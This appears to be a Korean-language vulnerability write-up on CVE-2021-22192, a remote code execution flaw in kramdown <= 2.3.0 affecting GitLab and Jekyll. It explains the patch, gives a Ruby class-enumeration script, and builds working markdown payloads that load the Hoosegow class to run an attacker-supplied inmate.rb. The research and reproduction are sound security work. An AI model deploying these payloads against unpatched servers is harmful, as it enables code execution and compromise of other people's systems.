 petrusviet/gitlab-rce
CVE-2021-22192

이 버그를 분석하기 시작할 때, lyy289065406로부터 버그의 핵심 문제를 이해하는 데 도움이 되는 몇 가지 귀중한 정보를 얻었습니다. kramdown gem(<= 2.3.0)에서 버그가 발생하는 것으로 보이므로, 먼저 kramdown에 대해 알아보기 시작했습니다.

kramdown의 패치를 확인할 수 있으며, Kramdown::Converter::SyntaxHighlighter::Rouge 모듈의 formatter_class 함수에서 차이점을 볼 수 있습니다.

::Rouge::Formatters.const_get(formatter)가 ::Rouge::Formatters.const_get(formatter, false)로 변경되었습니다.
const_get 함수는 Object 클래스에서 상속되며, 상수를 가져올 수 있습니다. 이전에 선언된 클래스를 찾아 반환할 수도 있습니다. 차이점은 false 매개변수를 추가했다는 점입니다. false 매개변수를 추가하면 const_get이 부모 클래스나 모듈의 상수를 가져올 수 없게 됩니다.
더 특별한 점은 self.call 함수에서 formatter_class를 호출한 후 new(opts)를 호출한다는 것입니다. 즉, const_get을 통해 가져온 메서드의 생성자가 호출되어 초기화된다는 의미입니다.
def self.call(converter, text, lang, type, call_opts)
      opts = options(converter, type)
      call_opts[:default_lang] = opts[:default_lang]
      return nil unless lang || opts[:default_lang] || opts[:guess_lang]

      lexer = ::Rouge::Lexer.find_fancy(lang || opts[:default_lang], text)
      return nil if opts[:disable] || !lexer || (lexer.tag == "plaintext" && !opts[:guess_lang])

      opts[:css_class] ||= 'highlight' # For backward compatibility when using Rouge 2.0
      formatter = formatter_class(opts).new(opts)
      formatter.format(lexer.lex(text))
    end
Kramdown:Options에 따라 Kramdown::Converter::SyntaxHighlighter::Rouge.call 함수를 호출할 수 있습니다.
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: CSV, line_numbers: true\}" /}
또한 Kramdown:Options 모듈의 simple_hash_validator 함수에서 YAML.safe_load(val)를 호출하는 것을 볼 수 있습니다. 따라서 YAML 파일을 구성하여 Kramdown::Converter::SyntaxHighlighter::Rouge에 원하는 페이로드를 전달할 수도 있습니다.
def self.simple_hash_validator(val, name)
      if String === val
        begin
          val = YAML.safe_load(val)
        rescue RuntimeError, ArgumentError, SyntaxError
          raise Kramdown::Error, "Invalid YAML value for option #{name}"
        end
      end
      raise Kramdown::Error, "Invalid type #{val.class} for option #{name}" unless Hash === val
      val
    end
먼저 Jekyll을 구축해야 합니다:
gem install jekyll
jekyll new jekyllTest
Gemfile.lock 파일을 편집하여 kramdown 버전을 <= 2.3.0으로 변경cd jekyllTest
Gemfile.lock 파일
...
kramdown (2.3.0)
...
bundle install
이제 Jekyll 페이지 생성이 완료되었습니다. 이제 페이로드를 주입하여 Kramdown::Converter::SyntaxHighlighter::Rouge.call이 실제로 메서드를 호출할 수 있는지 확인해볼 수 있습니다.
./_config.yml 파일에 다음을 추가할 수 있습니다.
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: CSV
또는 Kramdown 문서를 사용하여 ./_posts/*.markdown에 페이로드를 추가할 수 있습니다.
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: CSV, line_numbers: true\}" /}

~~~ ruby
def what?
  42
end
~~~
여기서는 두 번째 방법을 사용했습니다 =)))))
bundle exec jekyll serve
'require': cannot load such file -- webrick (LoadError) 오류가 발생할 경우 Gemfile에 gem "webrick"을 추가해야 합니다.
private method 'format' called for #<CSV io_type:Hash encoding:UTF-8 lineno:0 col_sep: 오류 메시지가 나타납니다. 이는 CSV 클래스가 호출되었음을 의미합니다.CVE-2020-10518 분석 기사에 따르면, Github에서 kramdown 버그를 사용하여 RCE를 유발하는 방법이 소개되었습니다. 저는 Hoosegow 클래스를 대상으로 삼았습니다:
initialize 함수에서 load_inmate_methods를 호출합니다.def initialize(options = {})
options = options.dup
@no_proxy = options.delete(:no_proxy)
@inmate_dir = options.delete(:inmate_dir) || '/hoosegow/inmate'
@image_name = options.delete(:image_name)
@ruby_version = options.delete(:ruby_version) || RUBY_VERSION
@docker_options = options
load_inmate_methods
load_inmate_methods에서 require inmate_file을 호출하는 것을 볼 수 있습니다. def load_inmate_methods
inmate_file = File.join @inmate_dir, 'inmate.rb'
unless File.exist?(inmate_file)
raise Hoosegow::InmateImportError, "inmate file doesn't exist"
end
require inmate_file
unless Hoosegow.const_defined?(:Inmate) && Hoosegow::Inmate.is_a?(Module)
raise Hoosegow::InmateImportError,
"inmate file doesn't define Hoosegow::Inmate"
end
if no_proxy?
self.extend Hoosegow::Inmate
else
inmate_methods = Hoosegow::Inmate.instance_methods
inmate_methods.each do |name|
define_singleton_method name do |*args, &block|
proxy_send name, args, &block
end
end
end
end
inmate_file은 @inmate_dir과 'inmate.rb'를 연결하여 생성됩니다. 이 클래스를 호출하고 inmate_dir 매개변수를 페이로드 파일의 경로로 변경할 수 있다면, RCE가 발생할 수 있습니다.
Jekyll 페이지 경로에서 다음 스크립트를 실행하여 정의된 메서드를 확인했습니다.
require "bundler"
Bundler.require

methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name =~ /\A[[:upper:]][[:alnum:]_]*\z/ }

methods.each do |m|
  begin
    puts "trying #{m[:ob]}"
    m[:ob].new({a:1, b:2})
    puts "worked\n\n"
  rescue ArgumentError
      puts "nope\n\n"
  rescue NoMethodError
      puts "nope\n\n"
  rescue => e
      p e
      puts "maybe\n\n"
  end
ob.name == "Hoosegow"로 변경하여 스크립트 실행 중간에 크랙을 피하려고 했습니다.require "bundler"
Bundler.require
methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name == "Hoosegow" }
...
Gemfile에 gem "hoosegow"를 추가하자 스크립트가 이 클래스를 찾았습니다. [헤헤헤]Hoosegow를 호출해 보겠습니다.{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Hoosegow, line_numbers: true\}" /}
~~~ ruby
def what?
42
end
~~~

여기서 막혔습니다.. 1주일. 예, 1주일을 날렸습니다. "Bundler에 Hoosegow 클래스가 있는데, 왜 Kramdown에서 호출되지 않을까? 분명히 되어야 하는데?"라는 질문을 반복했습니다.
"Gemfile에 선언되어 있다면 클래스 경로에 클래스가 있는 것입니다. 그래도 프로그램이 'Hoosegow'를 찾지 못한다면, 분명히 로드되지 않은 것입니다...". 그렇다면 Jekyll이 소스 디렉토리의 다른 부분을 처리하기 전에 gem을 로드하도록 선언하는 다른 방법이 있을까요?
Jekyll 문서를 읽고 jekyll_plugins를 찾았습니다. Gemfile에 이렇게 선언하는 것만으로는 충분하지 않습니다. gem을 jekyll_plugins 그룹에 선언해야 합니다. 왜냐하면 jekyll_plugins에 선언된 gem은 Jekyll이 다른 소스를 처리하기 전에 무조건 호출되기 때문입니다. Jekyll을 safe 모드로 실행해도 마찬가지입니다.
group :jekyll_plugins do
  gem "jekyll-feed", "~> 0.12"
  gem "hoosegow"
end

C:/에 inmate.rb 파일을 만들고 페이로드를 실행했습니다.{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Hoosegow, inmate_dir: C:/\}" /}
